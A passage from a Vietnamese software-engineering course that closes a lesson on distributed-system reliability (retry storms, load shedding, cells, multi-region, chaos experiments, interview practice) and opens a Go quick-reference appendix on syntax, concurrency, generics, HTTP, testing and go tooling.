Luyện theo vòng: **làm một đề → đối chiếu → làm lại đúng điểm yếu → làm đề tiếp theo**. Sau 10 đề, bạn sẽ nhận ra phần lớn đề là *tổ hợp* của vài mẫu: đọc nhiều → cache; ghi nhiều/đột biến → hàng đợi/log; nhất quán → khóa/đồng thuận/giao dịch; thứ tự → phân vùng theo khóa; quy mô → phân mảnh/ô; hỏng hóc → idempotency, thử lại có ngân sách, xả tải.

12. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Thử lại ở mọi tầng, không ngân sách, không jitter**: bão thử lại; biến sự cố ngắn thành metastable.
2. **Không có deadline xuyên suốt**; máy chủ xử lý việc người gọi đã bỏ (công việc vô ích).
3. **Hàng đợi vô hạn** và FIFO khi quá tải: goodput về 0 dù máy chủ bận 100%.
4. **Xả tải không có phân loại ưu tiên** (thanh toán bị bỏ như thống kê), hoặc dựa vào CPU thay vì độ dài/độ trễ hàng đợi.
5. **Hiểu nhầm "độc lập"**: dư thừa trên cùng một điểm hỏng chung (cùng bản phát hành, cùng AZ, cùng cấu hình) không tăng khả dụng.
6. **Health check "cổng còn mở"**, bỏ qua hỏng xám; đo độ khỏe từ phía hệ thống thay vì từ phía người dùng.
7. **Một mặt phẳng điều khiển nằm trên đường yêu cầu** của mọi ô: phá toàn bộ cô lập.
8. **Đa vùng "cho có"**: không đủ công suất N−1, không diễn tập failover, không phân loại dữ liệu cần nhất quán mạnh.
9. **Bật active–active ghi mọi nơi** cho dữ liệu cần bất biến toàn cục (số dư, tồn kho, đặt chỗ).
10. **Thí nghiệm hỗn loạn không có giả thuyết, phạm vi, điều kiện dừng**; hoặc chạy khi không thấy được tác động.
11. **Lập kế hoạch năng lực theo trung bình** thay vì đỉnh, hoặc theo điểm bão hòa 100%; quên N+k, quên tải khi đang triển khai.
12. **Trả lời thiết kế bằng danh sách công nghệ**: không ước lượng, không nêu đánh đổi, không nói về hỏng hóc.
13. **Geohash chỉ quét đúng ô của điểm truy vấn** (hiệu ứng biên); hoặc chọn độ chính xác ô không theo mật độ dữ liệu.
14. **Upload qua API ứng dụng** thay vì thẳng vào kho đối tượng; không checksum; không có cơ chế tiếp tục; không dọn upload bỏ dở.
15. **Thiết kế không quan sát được**: không SLI, không cảnh báo theo ngân sách lỗi, không runbook; lúc 3 giờ sáng không ai biết nhìn vào đâu.

13. Góc nhìn thực chiến

Góc nhìn thực chiến

Những kỹ sư từng trực các hệ thống lớn thường tóm một bài học: **sự cố lớn hiếm khi do một thứ hỏng, mà do một thứ hỏng cộng với một cơ chế an toàn hoạt động sai lúc**. Thử lại, tự động co giãn, failover tự động, làm nóng cache: mỗi thứ đều đúng khi đứng một mình, và đều có thể tạo vòng phản hồi dương khi hệ thống đang yếu. Vì thế người có kinh nghiệm hỏi *hai* câu với mọi cơ chế an toàn: "nó làm gì khi mọi thứ bình thường?" và "nó làm gì khi hệ thống đã quá tải?". Kinh nghiệm thứ hai: **đơn giản và dễ quan sát thắng thông minh**. Một cụm nhỏ chia ô đều, có kill switch, có dashboard SLI, có runbook, thường đáng tin hơn một kiến trúc tinh xảo mà không ai hiểu hết. Kinh nghiệm thứ ba: *đo những gì người dùng thấy*, diễn tập thường xuyên, và coi mọi sự cố là dữ liệu: một hậu kiểm không đổ lỗi tốt (Buổi 49 §7) đáng giá hơn cả một năm "độ tin cậy" trên giấy. Và về phỏng vấn: đừng cố gây ấn tượng bằng độ phức tạp; người phỏng vấn giỏi tìm *phán đoán*: biết khi nào PostgreSQL một nút là đủ, và biết chính xác điều gì sẽ buộc bạn đổi ý.

14. Tóm tắt

Tóm tắt buổi học

- Hỏng hóc có nhiều kiểu (crash, **hỏng xám**, mất thông điệp, phân vùng, **lỗi tương quan**, dây chuyền); dư thừa chỉ giúp khi điểm hỏng *không chung*.
- **Bão thử lại** làm sự cố ngắn thành **metastable**: B (thử lại tự do) không bao giờ hồi phục; **ngân sách thử lại**, **bỏ việc quá hạn** (deadline) và thử lại ở một tầng là phòng thủ.
- **Xả tải**: hàng giới hạn theo `μ × thời gian chờ chấp nhận` (định luật Little), bỏ việc quá hạn, **ưu tiên theo lớp**; không xả thì **goodput** sụp về 0; **backpressure** và **suy giảm có kiểm soát** bổ sung.
- **Kiến trúc ô** giảm bán kính ảnh hưởng còn `1/N`; **shuffle sharding** cô lập khách độc bằng tập máy con; mặt phẳng điều khiển ngoài đường yêu cầu.
- **Đa vùng**: active–passive/active–active, định tuyến theo độ trễ và sức khỏe, dữ liệu theo vùng; **chịu mất 1 trong N vùng cần dư ≥ 1/N**; RPO = tốc độ ghi × độ trễ nhân bản; phân loại dữ liệu theo nhu cầu nhất quán; diễn tập failover.
- **Thí nghiệm hỗn loạn**: trạng thái ổn định (SLI), giả thuyết, biến cố, phạm vi nhỏ, điều kiện dừng, hành động tiếp theo.
- **Năng lực và chi phí**: `[QPS đỉnh ÷ (công suất × mức sử dụng mục tiêu)] + N+k`; dư mua chín giảm dần; ngân sách lỗi nối độ tin cậy với quyết định phát hành.
- Ba bài tổng hợp: **đặt vé** (phòng chờ + lõi đúng đắn + thanh toán idempotent), **giao hàng/gọi xe** (soft-state vị trí, geohash + quét ô lân cận, shard theo ô, gán tài xế nguyên tử), **xử lý tệp** (byte đi thẳng kho đối tượng, khúc + checksum + tiếp tục, worker idempotent).
- **45 phút**: 5/5/5/10/13/7; nói giả định, nêu đánh đổi, đào sâu hai điểm khó, kết bằng hỏng hóc và vận hành; tự chấm bằng rubric và nhìn tiêu chí thấp nhất.

15. Bài tập

1. **[Cơ bản]** Chạy mô phỏng bão thử lại (mục 2), đổi `retries` từ 0 đến 5 và `timeout` từ 1 đến 5 giây. Vẽ bảng "thời gian hồi phục" cho cấu hình B. **Tiêu chí đạt**: chỉ ra *ngưỡng* (tải gốc/công suất, timeout) mà trên đó B không bao giờ hồi phục và giải thích bằng một câu về tải hiệu dụng.

2. **[Cơ bản]** Với mô phỏng xả tải (mục 3), tính `qLimit` đúng theo định luật Little cho công suất 250/s và hạn chót 400 ms; chạy lại và xác nhận p99 chờ không vượt hạn chót. Giải thích vì sao đặt `qLimit` gấp đôi giá trị đúng làm goodput giảm.
3. **[Cơ bản]** Lập bảng **ba chế độ suy giảm** (như mục 3) cho một tính năng thật của ShopGo (tìm kiếm, giỏ hàng, thanh toán): tín hiệu bật/tắt, hành vi, cách kiểm thử chế độ đó trước khi cần.
4. **[Trung bình]** Thêm vào mô phỏng bão thử lại cấu hình **E: LIFO + bỏ quá hạn** và **F: hedging** (gửi bản sao sau 1 giây nếu chưa xong, tính vào ngân sách). So sánh E, F với A–D bằng *goodput* và *thời gian hồi phục*; nêu trường hợp hedging làm tệ đi.
5. **[Trung bình]** Cài **ngưỡng thích ứng** cho xả tải: thay `qLimit` cố định bằng giới hạn đồng thời điều chỉnh theo độ trễ quan sát được (AIMD: tăng cộng, giảm nhân khi độ trễ vượt mục tiêu). Chạy với công suất thay đổi (100/s rồi 30/s rồi 100/s) và báo cáo goodput và độ trễ.
6. **[Trung bình]** Mở rộng mô phỏng đa vùng: thêm **vùng thứ tư**, tính dư công suất để chịu mất *bất kỳ* một vùng với RTT trung bình không xấu quá 1,5× bình thường; tìm công suất nhỏ nhất mỗi vùng và chi phí so với 3 vùng (giá giả định có nhãn). Nhận xét khi nào thêm vùng *giảm* chi phí tổng.
7. **[Nâng cao]** Viết **báo cáo thí nghiệm hỗn loạn** cho ShopGo của bạn (một tệp YAML như mục 6 + kết quả thật): giết Redis hoặc thêm độ trễ 300 ms cho PostgreSQL trong môi trường dev, đo SLI trước/trong/sau, đối chiếu giả thuyết, và ghi ít nhất một phát hiện cùng cách sửa.
8. **[Nâng cao]** Mở rộng chương trình geohash: (a) thêm **cập nhật vị trí** (di chuyển tài xế, xóa khỏi ô cũ, TTL 15 giây), (b) **shard theo tiền tố 4 ký tự** trên 4 "nút" và xử lý truy vấn gần biên giữa hai nút, (c) đo số ô quét theo mật độ. **Tiêu chí đạt**: kết quả luôn trùng duyệt toàn bộ trên 10.000 truy vấn ngẫu nhiên có hạt giống.
9. **[Thử thách]** Thiết kế trọn vẹn một đề trong 10 đề ở mục 11.4 (chọn đề *bạn chưa từng làm*) thành **tài liệu 4–6 trang** theo sáu bước, có ước lượng bằng chương trình Go nhỏ, hai sơ đồ Mermaid, bảng hỏng hóc và ADR cho quyết định khó nhất. Nhờ một người đọc và chấm bằng rubric 11.3.

16. Tổng kết Giai đoạn 8 và con đường học tiếp

16.1. Bạn đã đi qua những gì

Tám buổi của giai đoạn này (53–60) dựng một **bộ khung tư duy** cho hệ thống lớn:

- **Dữ liệu nằm ở nhiều nơi thì phải chọn** (Buổi 53–55): nhất quán so với khả dụng và độ trễ (CAP/PACELC), quorum, nhân bản dẫn đầu/không dẫn đầu, phân mảnh và điểm nóng, ID/thời gian/khóa/đồng thuận. Mọi thứ phía sau là hệ quả.
- **Dòng dữ liệu** (Buổi 56–58): log và luồng, bảng tin và nhắn tin, giới hạn tốc độ và tìm kiếm: các mẫu lặp lại của hầu hết đề thiết kế.
- **Miền không cho phép sai** (Buổi 59): tiền và đặt chỗ, nơi đúng đắn thắng mọi thứ khác: sổ cái kép, idempotency, trạng thái *unknown*, đối soát, ràng buộc loại trừ.
- **Tồn tại khi mọi thứ hỏng** (Buổi 60): phân loại lỗi, bão thử lại, xả tải, ô, đa vùng, hỗn loạn, năng lực; và cách *kể lại tất cả* trong 45 phút.

Điều xuyên suốt: **(1)** ước lượng trước khi chọn; **(2)** nêu đánh đổi và điều kiện đổi ý; **(3)** để cơ sở dữ liệu ép các bất biến quan trọng; **(4)** mọi thao tác qua mạng có thể trùng, mất hoặc không rõ kết quả; **(5)** thiết kế cho hỏng hóc và cho việc quan sát; **(6)** đo bằng thực nghiệm, không bằng niềm tin.

16.2. Học tiếp: đọc gì

Chỉ nêu những tài liệu kinh điển mà tôi chắc chắn tồn tại; hãy tự tra phiên bản và nơi đọc mới nhất:

- **Martin Kleppmann, *Designing Data-Intensive Applications*** (O'Reilly): cuốn sách nền tảng tốt nhất cho dữ liệu phân tán (mô hình dữ liệu, nhân bản, phân mảnh, giao dịch, nhất quán, xử lý luồng). Đọc theo thứ tự, làm bài tập tự đặt.
- **Diego Ongaro và John Ousterhout, "In Search of an Understandable Consensus Algorithm"** (bài báo về Raft): ngắn, rõ, đọc cùng chương trình Raft rút gọn ở Buổi 55.
- **Betsy Beyer và cộng sự (Google), *Site Reliability Engineering*** (và cuốn *The Site Reliability Workbook* đi kèm): SLO, ngân sách lỗi, ứng phó sự cố, hậu kiểm không đổ lỗi, loại bỏ công việc lặp (*toil*).
- **Michael Nygard, *Release It!***: các mẫu và phản mẫu của hệ thống chạy production (breaker, bulkhead, hỏng dây chuyền): nhiều ý trong Buổi 39 và 60 có gốc ở đây.
- **Các bài báo kinh điển**: "Time, Clocks, and the Ordering of Events in a Distributed System" (Lamport); "Dynamo: Amazon's Highly Available Key-value Store" (DeCandia và cộng sự); "Metastable Failures in Distributed Systems" (Bronson và cộng sự), nền cho mục 2 của buổi này.
- **Amazon Builders' Library**: loạt bài kỹ thuật công khai, trong đó có các bài về timeout, retry và jitter, và về cô lập tải bằng shuffle sharding.
- **Jepsen** (Kyle Kingsbury): các phân tích kiểm thử độ đúng của cơ sở dữ liệu phân tán, cách thực hành "không tin lời quảng cáo nhất quán".

16.3. Học tiếp: thực hành gì

1. **Làm lại ShopGo như một hệ thống lớn**: thêm sổ cái và đối soát cho thanh toán (Buổi 59), giữ chỗ cho flash sale bằng ràng buộc, ô hóa theo khu vực, và viết ADR cho từng quyết định.
2. **Xây một hệ thống nhỏ nhưng thật** bằng Go ở một mẫu bạn thấy khó nhất: một log phân vùng mini, một bộ giới hạn tốc độ phân tán, một bộ đếm xấp xỉ, hoặc một khóa phân tán có fencing. Đo bằng thử tải và thí nghiệm hỗn loạn.
3. **Luyện đề đều đặn**: mỗi tuần một đề trong mục 11.4 hoặc đề của riêng bạn, bấm giờ 45 phút, tự chấm rubric, ghi lại tiêu chí thấp nhất và sửa tuần sau.
4. **Đọc hậu kiểm sự cố công khai** của các công ty và tự hỏi: *thiết kế nào của mình sẽ bắt được điều này sớm hơn?*
5. **Vận hành thứ gì đó**: trực một dịch vụ thật (dù nhỏ), viết runbook, trải qua một sự cố. Không tài liệu nào thay được trải nghiệm này.
6. **Dạy lại**: viết một bài, trình bày cho đồng đội về một mẫu (ví dụ bão thử lại) kèm mô phỏng. Dạy là cách kiểm tra sâu nhất bạn có hiểu hay không.

Kết thúc ở đây không phải là kết thúc: một Senior không phải người *biết hết*, mà là người **biết đặt đúng câu hỏi, đo đúng thứ, nói ra đánh đổi, và dám nói "tôi chưa chắc, hãy thử"**. Chúc bạn xây những hệ thống đúng, bền và dễ vận hành.

Phụ lục A — Bảng tra nhanh: Go, Gin, pgx và SQL

> **Cách dùng**
> Đây là bảng tra cứu cô đọng, **không thay cho các buổi học**. Mọi đoạn mã Go trong phụ lục này đã được `go vet` (và các bài test ở nơi có) kiểm tra cùng nhau trong một gói; mọi truy vấn SQL đã chạy thật trên PostgreSQL 18 và có đầu ra. Mỗi mục kèm "bẫy" thường gặp.

A.1. Go

A.1.1. Cú pháp cốt lõi: kiểu, struct, interface, hàm

```go
// --- Khai báo và giá trị không (zero value) ---
var (
    n   int            // 0
    f   float64        // 0
    s   string         // ""
    ok  bool           // false
    p   *int           // nil
    sl  []int          // nil (an toàn để append, len = 0)
    m   map[string]int // nil (đọc được; GHI sẽ panic -> phải make)
    err error          // nil
)

const (
    KB = 1 << (10 * (iota + 1)) // iota: 1<<10, 1<<20, 1<<30...
    MB
    GB
)

type Status int

const (
    Pending Status = iota // 0
    Paid                  // 1
    Shipped               // 2
)

func (s Status) String() string { return [...]string{"pending", "paid", "shipped"}[s] }

// --- Struct, phương thức, nhúng, interface ---
type Product struct {
    ID    int64
    Name  string
    Price int64 // đồng: số nguyên, KHÔNG dùng float cho tiền
}

func (p Product) Label() string       { return fmt.Sprintf("%s (%d đ)", p.Name, p.Price) } // nhận giá trị
func (p *Product) Discount(pct int64) { p.Price = p.Price * (100 - pct) / 100 }           // nhận con trỏ: sửa được

type Audited struct{ CreatedBy string }

type Book struct {
    Product // nhúng: Book có mọi trường và phương thức của Product
    Audited
    Pages int
}

type Labeler interface{ Label() string } // interface nhỏ, định nghĩa ở nơi DÙNG nó

func show(l Labeler) string { return strings.ToUpper(l.Label()) }

// --- Hàm: nhiều giá trị trả về, biến thể, defer ---
func divmod(a, b int) (q, r int, err error) { // giá trị trả về có tên
    if b == 0 {
        return 0, 0, fmt.Errorf("chia cho 0")
    }
    return a / b, a % b, nil
}

func sum(nums ...int) (t int) { // biến thể (variadic): sum(1,2,3) hoặc sum(xs...)
```

```
    for _, x := range nums {
        t += x
    }
    return
}

func readConfig() (err error) {
    defer func() { // defer chạy ngược (LIFO) khi hàm kết thúc; sửa được giá trị trả về có tên
        if r := recover(); r != nil {
            err = fmt.Errorf("panic: %v", r)
        }
    }()
    var arr []int
    _ = arr[5] // panic: index out of range
    return nil
}

// --- Điều khiển luồng ---
func control(x any) string {
    switch v := x.(type) { // type switch
    case int:
        return fmt.Sprint("int ", v)
    case string:
        return "string " + v
    case nil:
        return "nil"
    default:
        return fmt.Sprintf("%T", v)
    }
}

func loops() {
    for i := range 3 { // Go 1.22+: range trên số nguyên
        _ = i
    }
    for i, c := range "xin chào" { // range chuỗi: theo rune (i là vị trí byte)
        _, _ = i, c
    }
    for k, v := range map[string]int{"a": 1} { // thứ tự map là NGẪU NHIÊN
        _, _ = k, v
    }
}
```

A.1.2. Slice, map, chuỗi

```
// --- Slice ---
func sliceOps() {
    a := []int{1, 2, 3}
    a = append(a, 4, 5)                                  // append có thể cấp phát lại: luôn gán lại kết
quả
    b := make([]int, 0, 10)                              // len 0, cap 10: dự trù dung lượng để tránh cấp
phát lại
    c := a[1:3]                                          // [2 3]: CHIA SẺ bộ nhớ với a (sửa c[0] là sửa
a[1])
    d := slices.Clone(a)                                 // bản sao độc lập
    copy(b[:0], a)                                       // copy trả số phần tử đã chép (ở đây dùng b[:0]
nên chép 0)
    a = slices.Insert(a, 1, 9)                           // chèn
    a = slices.Delete(a, 0, 1)                           // xóa [0,1)
    idx, found := slices.BinarySearch([]int{1, 3, 5}, 3) // slice đã sắp xếp
    slices.Sort(d)
    slices.SortFunc(d, func(x, y int) int { return y - x }) // giảm dần
    _, _, _, _, _ = b, c, idx, found, d
}

// --- Map ---
func mapOps() {
    m := map[string]int{"a": 1} // phải khởi tạo trước khi GHI (nil map panic)
```

```
    m["b"] = 2
    v, ok := m["z"] // v = 0, ok = false: luôn dùng dạng 2 giá trị để phân biệt "không có" với "bằng 0"
    _, _ = v, ok
    delete(m, "a")
    keys := slices.Sorted(maps.Keys(m)) // lấy khóa theo thứ tự (maps.Keys trả iterator)
    for _, k := range keys {
        _ = m[k]
    }
    clone := maps.Clone(m)
    _ = clone
    set := map[string]struct{}{"x": {}} // tập hợp
    _, in := set["x"]
    _ = in
}

// --- Chuỗi ---
func stringOps() {
    var sb strings.Builder // nối nhiều lần: dùng Builder, không dùng += trong vòng lặp
    for i := 0; i < 3; i++ {
        sb.WriteString("x")
    }
    _ = sb.String()
    parts := strings.Split("a,b,c", ",")
    _ = strings.Join(parts, "|")
    _ = strings.Fields("  a  b ") // tách theo khoảng trắng
    _ = strings.TrimSpace("  x ")
    _ = strings.HasPrefix("shopgo", "shop")
    _ = strings.Contains("shopgo", "pg")
    _ = strings.ReplaceAll("a-b-c", "-", "_")
    before, after, found := strings.Cut("key=value", "=") // cắt tại dấu phân cách đầu tiên
    _, _, _ = before, after, found
    r := []rune("xin chào") // rune: ký tự Unicode; len([]rune(s)) khác len(s) (byte)
    _ = len(r)
}

// --- Sắp xếp theo nhiều khóa ---
type row struct {
    Name string
    Age  int
}

func sortRows(rows []row) {
    slices.SortStableFunc(rows, func(a, b row) int {
        if a.Age != b.Age {
            return b.Age - a.Age // tuổi giảm dần
        }
        return strings.Compare(a.Name, b.Name) // rồi tên tăng dần
    })
    sort.Slice(rows, func(i, j int) bool { return rows[i].Name < rows[j].Name }) // cách cũ vẫn dùng được
}
```

Bẫy hay gặp: `append` vào slice con có thể ghi đè dữ liệu của slice gốc (chia sẻ mảng nền) → dùng `slices.Clone` hoặc `s[a:b:b]` (đặt `cap`) khi cần tách; ghi vào `map` nil sẽ `panic`; `range` trên map cho thứ tự ngẫu nhiên; `len(s)` của chuỗi là số **byte**, không phải số ký tự; duyệt `range` chuỗi cho **rune**; `copy` chép `min(len(dst), len(src))` phần tử.

A.1.3. Lỗi

```
// --- Lỗi: sentinel, bọc (%w), Is/As, Join ---
var ErrNotFound = errors.New("không tìm thấy") // sentinel: so sánh bằng errors.Is

type ValidationError struct{ Field, Msg string } // kiểu lỗi riêng: lấy ra bằng errors.As

func (e *ValidationError) Error() string { return e.Field + ": " + e.Msg }

func find(id int64) error {
```

```
    if id == 0 {
        return &ValidationError{"id", "bắt buộc"}
    }
    return fmt.Errorf("tìm sản phẩm %d: %w", id, ErrNotFound) // %w bọc, giữ chuỗi lỗi gốc
}

func handle() {
    err := find(7)
    if errors.Is(err, ErrNotFound) { // đi xuyên chuỗi bọc
        _ = err
    }
    var ve *ValidationError
    if errors.As(find(0), &ve) { // lấy ra kiểu cụ thể
        _ = ve.Field
    }
    if errors.Is(err, sql.ErrNoRows) || errors.Is(err, os.ErrNotExist) || errors.Is(err,
context.DeadlineExceeded) {
        _ = err
    }
    joined := errors.Join(find(0), find(7)) // gộp nhiều lỗi (Go 1.20+)
    _ = joined
    _ = fmt.Errorf("hai lỗi: %w và %w", ErrNotFound, context.Canceled) // nhiều %w (Go 1.20+)
}

// QUY TẮC: xử lý lỗi MỘT lần (hoặc trả lên, hoặc ghi log + xử lý), không cả hai.
// Thêm NGỮ CẢNH khi bọc ("tìm sản phẩm 7"), đừng lặp lại "failed to"/"lỗi:" ở mọi tầng.
// Không so sánh err.Error() bằng chuỗi; không dùng panic cho lỗi nghiệp vụ.
```

A.1.4. Đồng thời

```
// --- Goroutine + WaitGroup (Go 1.25+ có wg.Go) ---
func fanOut(jobs []int) {
    var wg sync.WaitGroup
    for _, j := range jobs {
        wg.Go(func() { _ = j * 2 }) // Go 1.22+: mỗi vòng lặp có biến j riêng nên không cần "j := j"
    }
    wg.Wait()
}

// --- Kênh và select ---
func pipeline(ctx context.Context) {
    ch := make(chan int, 8) // có đệm: bộ chứa 8; không đệm = đồng bộ hóa trực tiếp
    go func() {
        defer close(ch) // CHỈ bên gửi đóng kênh; gửi vào kênh đã đóng sẽ panic
        for i := 0; i < 3; i++ {
            select {
            case ch <- i:
            case <-ctx.Done(): // luôn có lối thoát khi hủy
                return
            }
        }
    }()
    for v := range ch { // kết thúc khi kênh được đóng và cạn
        _ = v
    }
    select {
    case <-time.After(time.Second): // hết thời gian
    case <-ctx.Done():
    }
}

// --- Khóa, Once, atomic ---
type Counter struct {
    mu sync.RWMutex
    m  map[string]int
}

func (c *Counter) Inc(k string) { c.mu.Lock(); defer c.mu.Unlock(); c.m[k]++ }
```

```go
func (c *Counter) Get(k string) int {
    c.mu.RLock()
    defer c.mu.RUnlock()
    return c.m[k]
}

var (
    once sync.Once
    hits atomic.Int64 // đếm không khóa
)

func initOnce() { once.Do(func() { hits.Add(1) }) } // chỉ chạy một lần dù nhiều goroutine gọi

// --- errgroup: nhiều tác vụ, lỗi đầu tiên hủy các tác vụ còn lại, giới hạn song song ---
func fetchAll(ctx context.Context, urls []string, get func(context.Context, string) error) error {
    g, ctx := errgroup.WithContext(ctx)
    g.SetLimit(8) // tối đa 8 tác vụ cùng lúc
    for _, u := range urls {
        g.Go(func() error { return get(ctx, u) })
    }
    return g.Wait() // trả lỗi đầu tiên
}

// --- Worker pool có giới hạn bằng semaphore ---
func limited(ctx context.Context, tasks []func()) {
    sem := semaphore.NewWeighted(4)
    var wg sync.WaitGroup
    for _, t := range tasks {
        if err := sem.Acquire(ctx, 1); err != nil {
            break
        }
        wg.Go(func() { defer sem.Release(1); t() })
    }
    wg.Wait()
}

// --- context: truyền hạn chót và hủy xuyên các tầng ---
func withTimeout(parent context.Context, work func(context.Context) error) error {
    ctx, cancel := context.WithTimeout(parent, 2*time.Second)
    defer cancel() // luôn gọi cancel để giải phóng tài nguyên
    return work(ctx)
}

// QUY TẮC: goroutine nào được tạo thì phải biết KHI NÀO nó kết thúc (ctx/kênh đóng/WaitGroup).
// Truyền ctx làm đối số đầu tiên; không lưu ctx trong struct; không chia sẻ biến mà không đồng bộ (go test -race).
```

Bẫy hay gặp: rò goroutine (không có lối thoát), gửi vào kênh đã đóng (panic), đọc/ghi `map` từ nhiều goroutine không khóa (`fatal error: concurrent map writes`), quên `cancel()` của `context`, `WaitGroup.Add` sau `Wait`, sao chép `sync.Mutex` theo giá trị (dùng con trỏ), chặn mãi vì kênh không đệm không có người nhận. Công cụ: `go test -race`, `go vet` (copylocks), hồ sơ goroutine của pprof.

A.1.5. Generics

```go
// --- Generics ---
type Number interface{ ~int | ~int64 | ~float64 } // ràng buộc kiểu (~ gồm cả kiểu có nền là int...)

func Sum[T Number](xs []T) (t T) {
    for _, x := range xs {
        t += x
    }
    return
}

func Map[T, U any](xs []T, f func(T) U) []U {
```

```
    out := make([]U, 0, len(xs))
    for _, x := range xs {
        out = append(out, f(x))
    }
    return out
}

func Filter[T any](xs []T, keep func(T) bool) []T {
    var out []T
    for _, x := range xs {
        if keep(x) {
            out = append(out, x)
        }
    }
    return out
}

func MaxBy[T any, K cmp.Ordered](xs []T, key func(T) K) (best T, ok bool) {
    for i, x := range xs {
        if i == 0 || key(x) > key(best) {
            best, ok = x, true
        }
    }
    return
}

// Kiểu generic: ngăn xếp
type Stack[T any] struct{ items []T }

func (s *Stack[T]) Push(x T) { s.items = append(s.items, x) }
func (s *Stack[T]) Pop() (T, bool) {
    var zero T
    if len(s.items) == 0 {
        return zero, false
    }
    x := s.items[len(s.items)-1]
    s.items = s.items[:len(s.items)-1]
    return x, true
}

func useGenerics() {
    _ = Sum([]int{1, 2, 3})
    names := Map([]int{1, 2}, func(i int) string { return string(rune('a' + i)) })
    _ = Filter(names, func(s string) bool { return s != "a" })
    _, _ = MaxBy([]string{"a", "bcd", "ef"}, func(s string) int { return len(s) })
    _ = slices.Max([]int{3, 9, 2}) // thư viện chuẩn đã có nhiều hàm generic: slices, maps, cmp
}

// KHI NÀO dùng generics: cấu trúc dữ liệu/tiện ích hoạt động giống hệt trên nhiều kiểu (Stack, Set,
Map/Filter).
// KHI NÀO KHÔNG: khi interface thông thường đã đủ (hành vi khác nhau theo kiểu); đừng generic hóa sớm.
```

A.1.6. HTTP, JSON, slog

```
// --- Máy chủ HTTP chuẩn (Go 1.22+: mẫu có phương thức và tham số đường dẫn) ---
type Item struct {
    ID   int64  `json:"id"`
    Name string `json:"name"`
    Note string `json:"note,omitempty"` // bỏ khi rỗng
    Skip string `json:"-"`              // không bao giờ xuất
}

func newServer() *http.Server {
    mux := http.NewServeMux()
    mux.HandleFunc("GET /items/{id}", func(w http.ResponseWriter, r *http.Request) {
        id := r.PathValue("id") // tham số đường dẫn
        w.Header().Set("Content-Type", "application/json")
```

```
        _ = json.NewEncoder(w).Encode(Item{Name: id})
    })
    mux.HandleFunc("POST /items", func(w http.ResponseWriter, r *http.Request) {
        r.Body = http.MaxBytesReader(w, r.Body, 1<<20) // giới hạn thân yêu cầu 1 MiB
        var in Item
        dec := json.NewDecoder(r.Body)
        dec.DisallowUnknownFields() // từ chối trường lạ (chống mass assignment)
        if err := dec.Decode(&in); err != nil {
            http.Error(w, "dữ liệu không hợp lệ", http.StatusBadRequest)
            return
        }
        w.WriteHeader(http.StatusCreated)
    })
    return &http.Server{ // luôn đặt các timeout (mặc định là KHÔNG giới hạn)
        Addr:              ":8080",
        Handler:           logging(mux),
        ReadHeaderTimeout: 5 * time.Second,
        ReadTimeout:       30 * time.Second,
        WriteTimeout:      60 * time.Second,
        IdleTimeout:       120 * time.Second,
    }
}

// Middleware: hàm bọc http.Handler
func logging(next http.Handler) http.Handler {
    return http.HandlerFunc(func(w http.ResponseWriter, r *http.Request) {
        start := time.Now()
        next.ServeHTTP(w, r)
        slog.Info("request", "method", r.Method, "path", r.URL.Path, "dur", time.Since(start))
    })
}

// Tắt êm: bắt SIGTERM, ngừng nhận kết nối mới, chờ yêu cầu đang chạy.
func shutdown(srv *http.Server, grace time.Duration) error {
    ctx, cancel := context.WithTimeout(context.Background(), grace)
    defer cancel()
    return srv.Shutdown(ctx)
}

// --- Client HTTP: LUÔN có timeout và ctx; tái dùng client; đóng Body ---
var client = &http.Client{Timeout: 10 * time.Second}

func get(ctx context.Context, url string) (int, error) {
    req, err := http.NewRequestWithContext(ctx, http.MethodGet, url, nil)
    if err != nil {
        return 0, err
    }
    resp, err := client.Do(req)
    if err != nil {
        return 0, err
    }
    defer resp.Body.Close() // không đóng Body = rò kết nối
    return resp.StatusCode, nil
}

// --- slog: log có cấu trúc ---
func logger() *slog.Logger {
    l := slog.New(slog.NewJSONHandler(os.Stdout, &slog.HandlerOptions{Level: slog.LevelInfo}))
    slog.SetDefault(l)
    l.Info("đặt hàng", "order_id", 9, "total", 398000) // cặp khóa-giá trị, không nối chuỗi
    return l.With("service", "shopgo-api")             // gắn thuộc tính chung
}
```

A.1.7. Kiểm thử

```
// --- Test bảng (table-driven) + subtest ---
func TestAdd(t *testing.T) {
    cases := []struct {
```

```
        name string
        a, b int
        want int
    }{
        {"dương", 1, 2, 3},
        {"âm", -1, -2, -3},
        {"không", 0, 0, 0},
    }
    for _, tc := range cases {
        t.Run(tc.name, func(t *testing.T) {
            t.Parallel() // chạy song song (Go 1.22+: tc riêng mỗi vòng)
            if got := Add(tc.a, tc.b); got != tc.want {
                t.Errorf("Add(%d,%d) = %d, muốn %d", tc.a, tc.b, got, tc.want)
            }
        })
    }
}

// --- Kiểm thử HTTP handler không cần mở cổng ---
func TestHealth(t *testing.T) {
    h := http.HandlerFunc(func(w http.ResponseWriter, _ *http.Request) { _, _ = w.Write([]byte("ok")) })
    rec := httptest.NewRecorder()
    h.ServeHTTP(rec, httptest.NewRequest(http.MethodGet, "/healthz", nil))
    if rec.Code != 200 || strings.TrimSpace(rec.Body.String()) != "ok" {
        t.Fatalf("mã %d, thân %q", rec.Code, rec.Body)
    }
}

// --- Benchmark và Fuzz ---
func BenchmarkAdd(b *testing.B) {
    b.ReportAllocs()
    for b.Loop() { // Go 1.24+: vòng lặp benchmark gọn hơn "for i := 0; i < b.N; i++"
        _ = Add(1, 2)
    }
}

func FuzzAdd(f *testing.F) {
    f.Add(1, 2)
    f.Fuzz(func(t *testing.T, a, b int) {
        if Add(a, b) != Add(b, a) { // tính chất: giao hoán
            t.Fatal("không giao hoán")
        }
    })
}

// LỆNH: go test ./... | -run TestAdd | -race (cần cgo) | -count=1 (bỏ cache) | -shuffle=on | -cover | -
bench=. -benchmem | -fuzz=FuzzAdd -fuzztime=10s
```

A.1.8. Lệnh go hay dùng

```
go run ./cmd/api                       # chạy
go build -trimpath -ldflags "-s -w -X main.version=1.2.3" -o bin/api ./cmd/api
go test ./... -count=1 -race -cover    # kiểm thử (race cần cgo/Linux)
go vet ./... ; gofmt -l . ; go mod tidy ; go mod verify
go mod why -m <mô-đun> ; go mod graph ; go list -m -u all     # vì sao có, đồ thị, bản cập nhật
go list -deps ./cmd/api | grep -c .    # số gói phụ thuộc
go tool pprof -top -cum <binary> <profile> ; go tool trace trace.out
go version -m bin/api                  # siêu dữ liệu nhúng trong binary (mô-đun, cờ dựng)
GOOS=linux GOARCH=arm64 CGO_ENABLED=0 go build ./...   # biên dịch chéo
go run golang.org/x/vuln/cmd/govulncheck@latest ./...
